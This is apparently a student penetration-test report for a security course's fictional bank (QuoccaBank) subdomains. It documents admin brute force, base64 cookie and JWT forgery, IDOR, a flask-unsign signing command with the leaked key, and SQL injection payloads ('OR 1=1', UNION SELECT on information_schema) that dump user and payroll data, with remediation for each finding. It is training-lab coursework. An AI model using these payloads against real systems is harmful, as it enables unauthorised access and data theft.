
Wordpress is Used to Host Domain

Vulnerability Classification: *Low Risk*

Domain: blog.quoccabank.com

Steps to Reproduce

1. Applying the brute forcing method in vulnerability 2, p=2 reveals a link to the admin login



Impact

- Carrying on from the previous vulnerability, users accessing the public domain should not be able to access the admin login portal or have access to other privileged features as this adds unnecessary risk to your domain.
- Potentially granting access to sensitive and private information if a public user is able to breach the login.

Remediation


- Remove any links to the admin login portal from the pages that are active on the public domain.


Login Page Indicates Which Users are Registered

Vulnerability Classification: *Critical Risk*

Domain: blog.quoccabank.com

Steps to Reproduce





Impact

- By informing users what combination of username or password was correctly input and incorrectly input, allows hackers to narrow down the possible combinations, increasing the risk of having an administrative account being breached.
- Identifying if a username exists on the database allows for users to search for specific accounts that they suspect might grant administrative permissions and features.

Remediation

- Remove the feature of informing users of specifically what was incorrectly input
- Simply stating something similar to “Username or Password incorrectly input”.

Admin Account Can Be Accessed via Brute Force

Vulnerability Classification: *Critical Risk*

Domain: blog.quoccabank.com

Steps to Reproduce

1. Enter the admin login page through the link https://blog.quoccabank.com/wp-login.php?redirect_to=https%3A%2F%2Fblog.quoccabank.com%2Fwp-admin%2F&reauth=1 which is found through vulnerability 2

2. Applying brute force approach to identify the simple combination of admin for the username and password.

Impact

- Insecure, weak and predictable passwords associated with an administrative account that has access to many exclusive features combined with the previous vulnerabilities of having the administrative portal in the public domain and additionally the validity checking responses of the usernames and passwords makes it easily accessible for the public to access these accounts


Remediation

- Strengthen passwords for admin accounts, especially avoiding predictable and short passwords.
- Require at least 10-12 characters with capital, numbers and special characters, and do not make the password relating to anything personal, especially your name.

Cookie Modification is Able to Bypass Login Screen

Vulnerability Classification: *Critical Risk*

Domain: Sales.quoccabank.com




Steps to Reproduce

When you open the webpage, you are greeted with the webpage on the right. There is no register tab and you are unable to login if you don't have a user already registered. However, inspecting the cookies of the this webpage shows that there is a base64 encoded cookie

Name	Value
metadata	YWRtaW49MA%3D%3D

Decoding this cookie gives the following string "admin=0". Encoding "admin=1" as base64 and then replacing the metadata value allows you to bypass the login screen.



Here we are able to login to the sales dashboard without knowing any details of the admin or any users just through cookie manipulation.

Impact

Attackers are able to gain information about the sales made from quoccabank and also access reports of previous sales. This data is for internal use and isn't available to the public and hence, can be used to learn about clients and sales information. This could be potentially used to harm the company if sensitive information is leaked

Remediation

The cookie has no security measures as it is base64 encoded. To remediate this you can use JWT with signatures for authentication and verification. Furthermore, removing the cookie which stores the admin status from the login page and moving it into the user account can prevent people from giving themselves admin status.

JWT Modification can Bypass Authentication

Domain: Notes.quoccabank.com


Vulnerability Classification: *Critical Risk*

Steps to Reproduce

Opening the webpage gives you the following message:

```
Hello bob@quoccabank.com
There's no note left for you
```

However, inspecting the cookies shows that a JWT is stored, which can be decoded



Here we can see that there is a username and expiry date in the token, which we can modify and encode again. Modifying the token with an email of "admin@quoccabank.com" and extending the expiry date will give a new cookie.

Using this new cookie gives us the following note:

```
Hello admin@quoccabank.com
COMP6443{IT_D0ESn7_eVen_V3r1Fy_z5363452_8MAS530nAsIY7B7jGsTs}
```

Impact

The impact of this vulnerability is that attackers can find notes or other sensitive information which should not be accessible normally through modifying the JWT.

Remediation

The website shouldn't be using the header of the JWT to authenticate users as they can be easily decoded and modified. A signature should be used in the JWT such that it is not possible to decode the token without knowing the key. However, this key is usually a third party key which quoccabank or the users will never know.


Javascript File Contains Sensitive Information

Domain: Files.quoccabank.com


Vulnerability Classification: *Critical Risk*

Steps to Reproduce

Initially a login page is presented, where we can register a user. Once we create a user we get to the following page, where we can create files with a character limit of 64 characters.



Inspecting the Javascript file on Burp Suite provides us with instructions on how to increase the privileges of our user.



Appending /covid19/supersecret/lmao/grant_staff_access?username=adam and changing the username to the account you are using allows the access to new files which contain sensitive information. One contains the flag and another contains a flask key, which poses another vulnerability.

Impact

It is evident that leaving instructions to escalate privileges in the Javascript file is very dangerous as attackers can create accounts with staff privileges and access sensitive information which can be used in malicious ways.

Remediation

To prevent this from occurring, these instructions shouldn't be left on any webpage as attackers could use path traversal to access them as well. Instead these instructions should be sent without requiring website interaction, such as email or even done in person by an IT representative.

URL Contains Base64 Encoding

Domain: Files.quoccabank.com

Vulnerability Classification: *Medium Risk*

Steps to Reproduce

Creating any file and opening it leads to a url which looks like this:

https://files.quoccabank.com/document/new_file?r=Sm9lNQ==

We can identify that the phrase after 'r=' is base64 encoded and decoding this gives the username of the account. Encoding 'admin' in base64 and replacing the value would allow us to access the files created by the admin if we are able to find the file names. Replacing the file name with *'flag'* allows us to access the document containing the flag.

COMP6443{I_Luv_Id0R_z5363452_KZ7NzUGygEUOdG8Nx4Yg}

Impact

If attackers create a bruteforce script, they can attempt to traverse through multiple files given they are able to find the username of an account. Eventually they would be able to access files left by users which can contain sensitive information.

Remediation

Avoid appending the file author to the url as this can be easily exploited. It would be more effective to only show files associated with a certain user, which can be determined by the cookie of the session. However, we have seen cookies aren't the most secure tool, so using token based authentication with flask can prevent attackers from decoding cookies and encoding them to other users.


Admin Pin Can Be Accessed via Brute Force

Domain: Files.quoccabank.com


Vulnerability Classification: *High Risk*

Steps to Reproduce

Appending common paths to the url of the website can give us access to web pages which normally shouldn't be accessed. Going to https://files.quoccabank.com/admin presents the following page:



Incorrect codes can be entered multiple times without any repercussion and hence, this can be easily brute forced. Using the intruder tool in Burp Suite allows you to test all the possible values and eventually allow you to access the admin page.



Impact

Attacks can either use Burp Suite or a python script to bypass the pin and access the admin page via brute force. This can allow users to gain access to content which only admins with the pin should be able to access.

Remediation

Limiting the amount of attempts a user has can ensure that brute force tactics can't be used to login to the admin page. Furthermore, checking if the user logged in is an admin status can remove the need for a pin, however in the current state any user can gain admin access due to the other vulnerabilities.


Admin Privilege can be Gained via Flask Token Manipulation

Domain: Files.quoccabank.com

Vulnerability Classification: *Critical Risk*

Steps to Reproduce

Continuing from the first vulnerability for the files.quoccabank.com domain, we are given access to a flask key in one of the files.



The flask key within the file is: $hallICompareTHEE2aSummersday

Using python flask unsign with the following command, we are able to modify our cookie to gain access into the admin account without actually requiring the username and password. Hence we have bypassed the admin login through the flask key provided to us.

flask-unsign --sign --cookie "{'role': b'Admin', 'username': 'admin'}" -- secret '$hallICompareTHEE2aSummersday'

Impact

Here we have seen that any user can gain staff privileges through the covid19 wfh command. Once that has been done, any user can then use the flask key to gain admin access. This is detrimental and very risky as the admin files can be accessed without much difficulty and any attacker can use that information maliciously.

Remediation:

Similar to the first vulnerability, instructions to become a staff member need to be removed from the javascript file. Furthermore, staff members should not have access to the flask key, rather the flask key should be kept private and not be published anywhere.

SQL Injection on Login Page

Description

In many websites and web applications, SQL is used to store and manage data in databases. Through SQL queries, they can create, access, update or delete data to fit their data needs.

An SQL Injection, or SQLi, is a common web application vulnerability where attackers use SQL code in input data to manipulate queries an application makes to its database, allowing them to either view data that normal users are not supposed to see or modify data that can cause unintended changes to the application's content and behaviour.

In the login page for **bigapp.quoccabank.com**, the user is required to input a username and password to access the homepage. The application will then use these two inputs to access the database and search for the corresponding account (if any), using an approximated SQL query in the form:

SELECT * FROM table WHERE username=*'$username-input'* AND password=*'$password-input'*


By using SQL injection, an attacker can easily bypass the password condition and gain access to the website without any further proof of authentication.

Steps to Reproduce

At the login page for **bigapp.quoccabank.com**, the following SQL injection can be made:

Username: ' OR 1=1 -- x

Password: *any string (min. 6 characters)*




The application will then perform the following SQL query in the database:

SELECT * FROM table WHERE username=*'' OR 1=1 -- x'* AND password=*'password'*

In this SQL payload, the '--' notation denotes a single line comment, which will comment out and ignore the rest of the query onwards until the end of the line. In this case, the password condition is commented and ignored, meaning only the username condition is executed in the query. This results in the valid SQL query:

SELECT * FROM table WHERE username= '' OR 1=1

As there is a minimum character length for a username, the database will not find a username matching an empty string and executes the 1=1 condition. Since 1=1 is always true, the database will always return an account to the user. From here, the user can successfully login to the homepage without a password.



Impact

This vulnerability is classified as having **Critical Risk** since it is possible to gain access to a user's account without proof of authentication. If an attacker knew the email of a specific account, namely the administrator account, then it is also possible to gain administrative privileges.

Remediation

SQL injection can be prevented through input validation and parameterised queries. This allows the web application to sanitise and filter all inputs before it is sent to the database, deterring any use of concatenation or user inputted commands from an attacker that can exploit the database. It is also helpful to disable the visibility of database errors sent by server responses to prevent leakage of query escapes.

SQL Injection on Search Function

Description

Another use of SQL Injection is to access information in the database that is not intended to be displayed in front of users such as unreleased items, sensitive company data and/or user/customer details.

In the homepage of **bigapp.quoccabank.com**, the search function is used to search and return a list of banking products to the user based on category. This is accomplished by sending the user input as part of an SQL query into the database which searches for the banking products with a category that best matches the input. Similarly, in **payportal.quoccabank.com**, there is a search function to filter a list of all payment summaries related to the user by period.

In both websites, an attacker can use SQL Injection on the search function to extend upon the search query, making further queries that can modify current information or retrieve additional hidden information from the database.

Steps to Reproduce

In **bigapp.quoccabank.com**, the search query can be escaped using ')), from which any further queries can be made. For example, the list of banking products can be sorted by id from the search function:

Payload: ')) ORDER BY id; -- x

You searched for: ')) ORDER BY id; -- x

#	Product Name	Code	Category	BU	Owner
1	bigion Alarre	3232187	Risk	RCU	Jacqueline Blais
2	firs, of	8195430	Insurance	RICS	Jordon Burchill
3	tromen 19907,	2534512	Risk	BGF	Frances Walt
4	lare usanko	6108410	Financial Services	GHST	Eric Daymude
5	and The	6409115	Retirement Fund	DFU	Rebecca Calandra


However, we can also retrieve more information than intended by the web application using a UNION SELECT query to access *information_schema.tables* which returns a list of available tables in the database, including a table of all users:

Payload: ')) UNION SELECT table_schema, table_name, 3, 4, 5, 6 FROM information_schema.tables WHERE 1=1; -- x

challengedb	bproducts	4	3	5	6
challengedb	users	4	3	5	6
information_schema	ADMINISTRABLE_ROLE_AUTHORIZATIONS	4	3	5	6
information_schema	APPLICABLE_ROLES	4	3	5	6
information_schema	CHARACTER_SETS	4	3	5	6
information_schema	CHECK_CONSTRAINTS	4	3	5	6

In **payportal.quoccabank.com**, the search function can be exploited with SQL injection to retrieve the payment summaries of other customers that users should not have access to.

Payload: " OR 1=1;



Staff ID	First	Last	Title	Period	Gross	Net
3332654	Mark	Qwocco	Analyst	June 18, 2020	$2,692.31	$2,086.31
3332654	Mark	Qwocco	Analyst	June 4, 2020	$2,692.31	$2,086.31
3332654	Mark	Qwocco	Analyst	May 21, 2020	$2,692.31	$2,086.31
3332654	Mark	Qwocco	Analyst	May 7, 2020	$2,692.31	$2,086.31
3332654	Mark	Qwocco	Analyst	April 23, 2020	$2,692.31	$2,086.31
3332654	Mark	Qwocco	Analyst	April 9, 2020	$2,692.31	$2,086.31
3332654	Mark	Qwocco	Analyst	2019/2018 Bonus	$12,492.21	$8023.15
3323532	Jacob	Thornton	Systems Engineer	2019/2018 Bonus	$3,615.38	$2,685.38
4231903	Larry	Bird	Senior Manager	June 18, 2020	$5,961.54	$4,115.54
4231903	Larry	Bird	Senior Manager	June 4, 2020	$5,961.54	$4,115.54
4231903	Larry	Bird	Senior Manager	May 21, 2020	$5,961.54	$4,115.54
4231903	Larry	Bird	Senior Manager	May 7, 2020	$5,961.54	$4,115.54
4231903	Larry	Bird	Senior Manager	April 23, 2020	$5,961.54	$4,115.54
4231903	Larry	Bird	Senior Manager	April 9, 2020	$5,961.54	$4,115.54
4231903	Larry	Bird	Senior Manager	2019/2018 Bonus	$5,961.54	$4,115.54
2340234	Kate	Swan	Chief Executive Officer	June 18, 2020	$57,692.31	$31,610.31
2340234	Kate	Swan	Chief Executive Officer	June 4, 2020	$57,692.31	$31,610.31
2340234	Kate	Swan	Chief Executive Officer	May 21, 2020	$57,692.31	$31,610.31
2340234	Kate	Swan	Chief Executive Officer	May 7, 2020	$57,692.31	$31,610.31
2340234	Kate	Swan	Chief Executive Officer	April 23, 2020	$57,692.31	$31,610.31
2340234	Kate	Swan	Chief Executive Officer	April 9, 2020	$57,692.31	$31,610.31
2340234	Kate	Swan	Chief Executive Officer	2019/2018 Bonus	$57,692.31	COMP6443{SQLilsPowerful}

Impact

This vulnerability is classified as having **Critical Risk** since an attacker can directly manipulate the queries sent to the database, and gain access to sensitive data such as information about other customers that typical users should not be able to see.

Remediation

SQL injection can be prevented through input validation and parameterised queries. This allows the web application to sanitise and filter all inputs before it is sent to the database, deterring any use of concatenation or user inputted commands from an attacker that can exploit the database. It is also helpful to disable the visibility of database errors sent by server responses to prevent leakage of query escapes.

